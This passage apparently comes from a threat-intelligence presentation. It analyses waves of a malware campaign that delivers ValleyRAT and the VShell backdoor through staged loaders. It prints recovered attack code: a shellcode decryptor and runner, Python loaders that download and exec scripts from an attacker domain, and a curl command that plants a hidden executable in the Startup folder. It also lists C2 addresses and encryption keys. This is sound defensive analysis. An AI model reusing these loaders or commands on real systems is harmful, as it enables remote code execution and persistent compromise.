  - Python script (SNOWLIGHT)
  - VShell

Wave 2: Not observed

- Malware could not be downloaded due to misconfigured C2 settings.



Wave 3

1. Malware was not executable due to implementation errors.

- Malware components
  - Loader
  - Donut Loader
  - ValleyRAT

2. Malware could not be downloaded due to misconfigured C2 settings.

3. The loader was modified from the initial version, making the malware executable.


- Malware components
  - Loader
  - Donut Loader
  - ValleyRAT

4. The payload was changed from ValleyRAT to VShell:

- Malware components
  - Loader
  - Python script (SNOWLIGHT)
  - VShell


5. The loader and Python script was changed from case 4:

- Malware components
  - Loader
  - Python script (SNOWLIGHT)
  - VShell



Wave 3: ValleyRAT

- The loader was modified.
- It is suspected that the attacker realized the malware could not run in a Japanese environment and therefore modified the loader.



Wave 3: 1st stage Loader

- Decrypt shellcode with rolling xor
- Latter stage is same as wave 1.
  - 2nd stage: `Donut Loader`
  - 3rd stage: `ValleyRAT` (same config)

```
24  if ( aa_CheckProcessors() )
25  {
26    memmove(payload_buffer, &EncryptedPayload, 0x2EB49uLL);
27    alloc_base = (char *)VirtualAlloc(0LL, 0x8000000uLL, 0x3000u, 0x40u);
28    memset(alloc_base, 144, 0x8000000uLL);
29    memmove(alloc_base + 0x7FD14B7, payload_buffer, 0x2EB49uLL);// Copy encrypted payload to RWX memory (offset + 0x7FD14B7)
30    aa_DecryptPayload_xor((__int64)(alloc_base + 0x7FD14B7), 0x2EB49uLL, 2, 1, 0x92);// Decrypt payload: Size=0x2EB49, StartKey=2, Step=1, MaxKey=0x92
31    ((void (*)(void))alloc_base)();             // Execute decrypted payload (Jump to 0x0 + 0x7FD14B7)
32  }
33  return 0;
```

Decrypt and execute shellcode

```
1  __int64 __fastcall aa_DecryptPayload_xor(__int64 Shellcode, unsigned __int64 Size, int StartKey, int Step, int MaxKey)
2  {
3    __int64 result; // rax
4    int i; // [rsp+4h] [rbp-1Ch]
5
6    for ( i = 0; ; ++i )
7    {
8      result = i;
9      if ( i >= Size )
10       break;
11     *(_BYTE *)(Shellcode + i) ^= StartKey;
12     StartKey += Step;
13     if ( StartKey > MaxKey )
14       StartKey = Step;
15   }
16   return result;
17 }
```

Decryption routine

Wave 4

1. Malware was not executable due to implementation errors.

- Malware components
  - Loader
  - Donut Loader
  - ValleyRAT

2. Malware could not be downloaded due to misconfigured C2 settings.

3. The loader was modified from the initial version, making the malware executable.


- Malware components
  - Loader
  - Donut Loader
  - ValleyRAT

4. The payload was changed from ValleyRAT to VShell:

- Malware components
  - Loader
  - Python script (SNOWLIGHT)
  - VShell


5. The loader and Python script was changed from case 4:

- Malware components
  - Loader
  - Python script (SNOWLIGHT)
  - VShell



Wave 4: VShell

- The loader was modified to download Python script.
- The payload was changed from `ValleyRAT` to `VShell`.



Wave 4: 1st stage Loader

- The loader made by C++ was changed to a loader created with PyInstaller.
- It downloads Python script contains shellcode.

```python
import requests
SCRIPT_URL = 'https://yu123sp.com/uploads/vshell.py'
response = requests.get(SCRIPT_URL)
response.raise_for_status()
script_code = response.text
exec(script_code, globals())
return None
if Exception:
    e = None
    print(f'''执行失败: {str(e)}''')
    e = None
    del e
    return None
    e = None
    del e
```

Loader executes Python script

Wave 4: 2nd stage SNOWLIGHT Loader

- Execute shellcode
- Support Windows/Linux

```python
import ctypes
import platform


ctypes.windll.user32.ShowWindow(ctypes.windll.kernel32.GetConsoleWindow(), 0)
# Shellcode 字节序列
buf = b"\xe9\x03\x00\x00\x00\xcc\xcc\xcc\x40\x55\x53\x56\x57\x41\x54\x41\x55\x
\x77\x26\x07\xe8\x2e\x04\x00\x00\x33\xff\xc7\x45\x90\x75\x73\x65\x72\x48\x8b\x
\x6c\xff\xd3\x48\x8d\x4d\xa0\xc7\x45\xa0\x77\x73\x32\x5f\xc7\x45\xa4\x33\x32\x
```

Hardcoded shellcode

```python
def run_shellcode(shellcode):
    # 根据操作系统选择执行方式
    if platform.system() == 'Windows':
        # Windows执行方式
        ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_void_p
        ptr = ctypes.windll.kernel32.VirtualAlloc(
            ctypes.c_int(0),
            ctypes.c_int(len(shellcode)),
            ctypes.c_int(0x3000),  # MEM_COMMIT | MEM_RESERVE
            ctypes.c_int(0x40)     # PAGE_EXECUTE_READWRITE
        )

        # 复制Shellcode到内存
        ctypes.windll.kernel32.RtlMoveMemory(
            ctypes.c_void_p(ptr),
            shellcode,
            ctypes.c_int(len(shellcode))
        )

        # 创建函数指针并执行
        func = ctypes.CFUNCTYPE(ctypes.c_void_p)(ptr)
        func()
```

Shellcode execution function

```python
    elif platform.system() == 'Linux':
        # Linux执行方式
        import mmap
        # 创建可执行内存映射
        exec_mem = mmap.mmap(
```

Supports Linux

Wave 4: 3rd stage SNOWLIGHT

- VShell downloader generated by VShell server
- Download and execute VShell
  - It sends an architecture signature + IP address with raw socket.
- Support Windows/Linux/macOS
- Decode a payload with `xor 0x99`

```
00000000  77 36 34 20 20 20                                  w64
00000006  22 b8 34 37 2e 32 34 35  2e 33 30 2e 35 34 00 00   ".47.245 .30.54..
00000016  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000026  00 00                                             ..
    00000000  d4 c3 dc cb 71 99 99 99  99 c0 d1 1a 70 90 d1 12   ....q... ....p...
    00000010  58 d1 9c 99 79 d4 99 66  49 5a 99 99 99 99 99 99   X...y..f IZ......
    00000020  99 99 99 99 99 99 99 99  99 99 99 99 99 99 99 99   ........ ........
    00000030  99 99 99 99 99 99 99 99  99 99 99 99 19 99 99 99   ........ ........
    00000040  97 86 23 97 99 2d 90 54  b8 21 98 d5 54 b8 cd f1   ..#..-.T .!..T...
    00000050  f0 ea b9 e9 eb f6 fe eb  f8 f4 b9 fa f8 f7 f7 f6   ........ ........
```

Packet

```
loc_418:
inc     ecx
lea     ecx, [eax+esi]
inc     ebp
add     eax, esi
xor     byte ptr [ecx+edi], 99h
inc     esp
cmp     eax, eax
jb      short loc_418
```

Xor 0x99

Wave 4: 4th stage VShell

- Multi-platform backdoor written in Go
- Config
  - {"server":"47.245.30.54:8888","type":"tcp","type":"tcp","vkey":"qwe123qwe","proxy":"","salt":"qwe123qwe","1":false,"e":false,"d":30,"h":10}
  - vkey and salt are the default values.
- AES CBC mode
  - Key: E396BBB053529D2DDB17B100AA04D7C5
  - IV: E396BBB053529D2DDB17B100AA04D7C5
- Version: 4.9.3

```
xor     eax, eax
lea     rbx, a49378125  ; "4.9.378125"
mov     ecx, 5
call    runtime_stringtoslicebyte
mov     rdi, rcx
```

VShell version v4.9.3

Config settings on VShell server

Wave 5

1. Malware was not executable due to implementation errors.

- Malware components
  - Loader
  - Donut Loader
  - ValleyRAT

2. Malware could not be downloaded due to misconfigured C2 settings.

3. The loader was modified from the initial version, making the malware executable.

- Malware components
  - Loader
  - Donut Loader
  - ValleyRAT

4. The payload was changed from ValleyRAT to VShell:


- Malware components
  - Loader
  - Python script (SNOWLIGHT)
  - VShell

5. The loader and Python script was changed from case 4:

- Malware components
  - Loader
  - Python script (SNOWLIGHT)
  - VShell

Wave 5: VShell

- The loader and Python script was modified.



Wave 5: 1st stage Loader

- Created with PyInstaller
- Modified the next stage script name (zhubei.py)

```python
import requests
SCRIPT_URL = 'https://yu123sp.com/uploads/vshell.py'

response = requests.get(SCRIPT_URL)
response.raise_for_status()
script_code = response.text
exec(script_code, globals())
return None
if Exception:
    e = None
    print(f''执行失败: {str(e)}'')
    e = None
    del e
    return None
    e = None
    del e
```

Wave 4 1st stage loader

```python
import requests
SCRIPT_URL = 'https://yu123sp.com/uploads/zhubei.py'
try:
    response = requests.get(SCRIPT_URL)
    response.raise_for_status()
    script_code = response.text
    exec(script_code, globals())

except Exception as e:

    print(f'执行失败: {str(e)}')
```

Wave 5 1st stage loader

Wave 5: 2nd stage Loader

- Added function to save the 1st stage loader at %APPDATA%\Microsoft\Windows\Start Menu\Programs\bei.exe

```
import ctypes
import platform

ctypes.windll.user32.ShowWindow(ctypes.windll.kernel32.GetConsoleWindow(), 0)

# Shellcode 字节序列
buf = b"\xe9\x03\x00\x00\x00\xcc\xcc\xcc\x40\x55\x53\x56\x57\x41\x54\x41\x55\
x41\x56\x41\x57\x48\x8d\xac\x24\x68\xfd\xff\xff\x48\x81\xec\x98\x03\x00\x00\x
b9\x4c\x77\x26\x07\xe8\x2e\x04\x00\x00\x33\xff\xc7\x45\x90\x75\x73\x65\x72\x4
```

Wave 4 2nd stage loader

```
import ctypes
import platform
import subprocess
import os

attrib_cmd = r'curl -o "%APPDATA%\Microsoft\Windows\Start Menu\Programs\bei.e
xe" "https://yu123sp.com/uploads/zhubei1.exe"'
attrib_cmd1 = r'attrib +H "%APPDATA%\Microsoft\Windows\Start Menu\Programs\be
i.exe"&"%APPDATA%\Microsoft\Windows\Start Menu\Programs\bei.exe"'

subprocess.run(attrib_cmd, shell=True)
subprocess.run(attrib_cmd1, shell=True)
#ctypes.windll.user32.ShowWindow(ctypes.windll.kernel32.GetConsoleWindow(), 0
#隐藏控制台
# Shellcode 字节序列
buf = b"\xe9\x03\x00\x00\x00\xcc\xcc\xcc\x40\x55\x53\x56\x57\x41\x54\x41\x55\
x41\x56\x41\x57\x48\x8d\xac\x24\x68\xfd\xff\xff\x48\x81\xec\x98\x03\x00\x00\x
b9\x4c\x77\x26\x07\xe8\x2e\x04\x00\x00\x33\xff\xc7\x45\x90\x75\x73\x65\x72\x4
```

Wave 5 2nd stage loader

Wave extra: whois query

- While monitoring the content hosted on the C2 server, we observed that the Python script (SNOWLIGHT) was modified after wave 5.
- The malicious code was removed and replaced with functionality that performs a WHOIS query.

